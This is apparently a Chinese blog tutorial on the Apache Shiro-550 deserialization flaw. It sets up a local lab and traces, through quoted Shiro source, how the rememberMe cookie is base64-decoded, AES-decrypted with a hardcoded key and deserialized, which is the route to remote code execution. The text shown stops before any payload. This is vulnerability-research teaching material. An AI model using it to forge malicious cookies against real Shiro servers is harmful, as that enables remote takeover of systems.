

# Java 反序列化 Shiro 篇 01-Shiro550 流程分析

## 0x01 前言

shiro550 的根本原因：固定 key 加密


## 0x02 环境搭建

- jdk8u65
- [Tomcat8](#)
- shiro 1.2.4

漏洞影响版本：Shiro <= 1.2.4

搭建环境这里比较费心思，慢慢来。

jdk8u65 和 tomcat8 的配置比较简单，直接下载，跟着安装就可以。tomcat8 下载这个包




## Tomcat8 在 IDEA 中配置

- 这里我们先 clone 一下 P 神的项目：<https://github.com/phith0n/JavaThings/tree/master/shirodemo>


## 1. 用 IDEA 打开这个项目，去到 Settings 界面

如图配置，在 Add 的时候选择 **Tomcat Server** 这一选项。




## 2. 选择 Project Structure

这里 P 神 已经把项目弄好了，我们可以看一看。




## 3. 配置 Edit Configurations



#### 4. 运行测试

右键 login.jsp，运行之后会有一堆爆红，然后是 404 的界面，这个时候我们点击 IDEA 自带的用浏览器打开前端界面即可，这样就可以访问成功了。




登录的 username 和 password 默认是 root 与 secret。

- 这里还有一点小问题，在用 Burpsuite 抓包的时候会抓不到 localhost 的包，这里我们只需要查看 ipconfig 下的 IPV4 地址，用那个 IP 地址去替换 localhost 就能够抓包了。

## 0x03 Shiro-550 分析

# 漏洞原理

- 勾选 RememberMe 字段，登陆成功的话，返回包 set-Cookie 会有 rememberMe=deleteMe 字段，还会有 rememberMe 字段，之后的所有请求中 Cookie 都会有 rememberMe 字段，那么就可以利用这个 rememberMe 进行反序列化，从而 getshell。



Shiro1.2.4 及之前的版本中，AES 加密的密钥默认硬编码在代码里（Shiro-550），Shiro 1.2.4 以上版本官方移除了代码中的默认密钥，要求开发者自己设置，如果开发者没有设置，则默认动态生成，降低了固定密钥泄露的风险。

## 漏洞角度分析 Cookie

- 我们还是从一个漏洞发现者的角度出发，而不是跟着 IDEA 打断点走一遍就可以的。

首先在抓包的情况下，我们在拿到这一 Cookie 的时候，很明显能够看到这是经过某种加密的。因为我们平常的 Cookie 都是比较短的，而 shiro RememberMe 字段的 Cookie 太长了。

- 如此，我们先去分析 Cookie 的加密过程。


我们在知晓 Shiro 的加密过程之后，可以人为构造恶意的 Cookie 参数，从而实现命令执行的目的

这很重要！并不是知道了怎么加密解密之后就可以 RCE 的！

## 逆向分析解密过程

- 要找 Cookie 的加密过程，直接在 IDEA 里面全局搜索 Cookie，去找 Shiro 包里的类。


最后我们找到相关的类是 `CookieRememberMeManager`，其中，在观察了一圈之后，将目光锁定到 `getRememberedSerializedIdentity()` 这个方法上。



```
65     } else {
66         Boolean removed = (Boolean)request.getAttribute(ShiroHttpServletRequest.IDENTITY_REMOVED_KEY);
67         return removed != null && removed;
68     }
69 }
70
71 protected byte[] getRememberedSerializedIdentity(SubjectContext subjectContext) {
72     if (!WebUtils.isHttp(subjectContext)) {
73         if (log.isDebugEnabled()) {
74             String msg = "SubjectContext argument is not an HTTP-aware instance. This is required to obtain a servlet request and response in order to retrieve the remembered identity";
75             log.debug(msg);
76         }
77         return null;
78     } else {
79         WebSubjectContext wsc = (WebSubjectContext)subjectContext;
80         if (this.isIdentityRemoved(wsc)) {
81             return null;
82         } else {
83             HttpServletRequest request = WebUtils.getHttpRequest(wsc);
84             HttpServletResponse response = WebUtils.getHttpResponse(wsc);
85             String base64 = this.getCookie().readValue(request, response);
86             if ("deleteMe".equals(base64)) {
87                 return null;
88             } else if (base64 != null) {
89                 base64 = this.ensurePadding(base64);
90                 if (log.isTraceEnabled()) {
91                     log.trace("Acquired Base64 encoded identity [" + base64 + "]");
92                 }
93             }
94         }
95     }
96 }
```

这里的前面，先判断是否为 HTTP 请求，如果是的话，获取 cookie 中 rememberMe 的值，然后判断是否是 deleteMe，不是则判断是否是符合 base64 的编码长度，然后再对其进行 base64 解码，将解码结果返回。

我们逆向上去，看一下谁调用了 `getRememberedSerializedIdentity()` 这个方法。



```
390 public PrincipalCollection getRememberedPrincipals(SubjectContext subjectContext) {
391     PrincipalCollection principals = null;
392     try {
393         byte[] bytes = getRememberedSerializedIdentity(subjectContext);
394         //SHIRO-138 - only call convertBytesToPrincipals if bytes exist:
395         if (bytes != null && bytes.length > 0) {
396             principals = convertBytesToPrincipals(bytes, subjectContext);
397         }
398     } catch (RuntimeException re) {
399         // ...
400     }
401 }
```

找到了 `AbstractRememberMeManager` 这个接口的 `getRememberedPrincipals()` 方法。

`getRememberedPrincipals()` 方法的作用域为 **PrincipalCollection**，一般就是用于聚合多个 Realm 配置的集合。

这里 393, 396 行；393 行——将 HTTP Requests 里面的 Cookie 拿出来，赋值给 bytes 数组；396 行将 bytes 数组的东西进行 `convertBytesToPrincipals()` 方法的调用，并将值赋给 principals 变量。

```
login.jsp x CookieRememberMeManager.class x AbstractRememberMeManager.java x
Params: subjectContext - the contextual data, usually provided by a Subject.
Builder implementation, that is being used to construct a Subject
instance.
Returns: the remembered principals or null if none could be acquired.

390 public PrincipalCollection getRememberedPrincipals(SubjectContext subjectContext) {
391     PrincipalCollection principals = null;
392     try {
393         byte[] bytes = getRememberedSerializedIdentity(subjectContext);
394         //SHIRO-138 - only call convertBytesToPrincipals if bytes exist:
395         if (bytes != null && bytes.length > 0) {
396             principals = convertBytesToPrincipals(bytes, subjectContext);
397         }
398     } catch (RuntimeException re) {
399         principals = onRememberedPrincipalFailure(re, subjectContext);
400     }
401
402     return principals;
403 }
404
```

`convertBytesToPrincipals()` 这个方法将之前的 bytes 数组转换成了认证信息，在 `convertBytesToPrincipals()` 这个方法当中，很明确地做了两件事，一件是 **decrypt** 的解密，另一件是 **deserialize** 的反序列化。

```
login.jsp x CookieRememberMeManager.class x AbstractRememberMeManager.java x
If a cipherService is available, it will be used to first decrypt the byte array.
Then the bytes are then deserialized and then returned.
Params: bytes - the bytes to decrypt if necessary and then deserialize.
subjectContext - the contextual data, usually provided by a Subject.
Builder implementation, that is being used to construct a Subject
instance.
Returns: the de-serialized and possibly decrypted principals

427 protected PrincipalCollection convertBytesToPrincipals(byte[] bytes, SubjectContext subjectContext) {
428     if (getCipherService() != null) {
429         bytes = decrypt(bytes);
430     }
431     return deserialize(bytes);
432 }
433
Called when an exception is thrown while trying to retrieve principals. The
```

- 先进到解密的 `decrypt()` 方法里面看看。

## 解密过程之 `decrypt()` 方法

```
AbstractRememberMeManager.java x
476     return value;
477 }
478
Decrypts the byte array using the configured cipherService.
Params: encrypted - the encrypted byte array to decrypt
Returns: the decrypted byte array returned by the configured () cipher.
485 protected byte[] decrypt(byte[] encrypted) {
486     byte[] serialized = encrypted;
487     CipherService cipherService = getCipherService();
488     if (cipherService != null) {
489         ByteSource byteSource = cipherService.decrypt(encrypted, getDecryptionCipherKey());
490         serialized = byteSource.getBytes();
491     }
492     return serialized;
493 }
494
Serializes the given principals by serializing them to a byte array by using
```


第 487 行，先是获取了密钥服务，也就是实现 AOP 的实现类，再往后 489 行的 `decrypt()` 跟进去，发现它是一个接口。我们可以看一下它的参数名

第一个要加密的数组，第二个是一个 key，说明这是一个对称加密，我们重点去关注一下 key。


回到之前 `decrypt()` 方法的第 489 行，两个传参，第一个是 Cookie，第二个是 key，跟进传入的 `getDecryptionCipherKey`

最终发现这个东西是个常量，过程如下

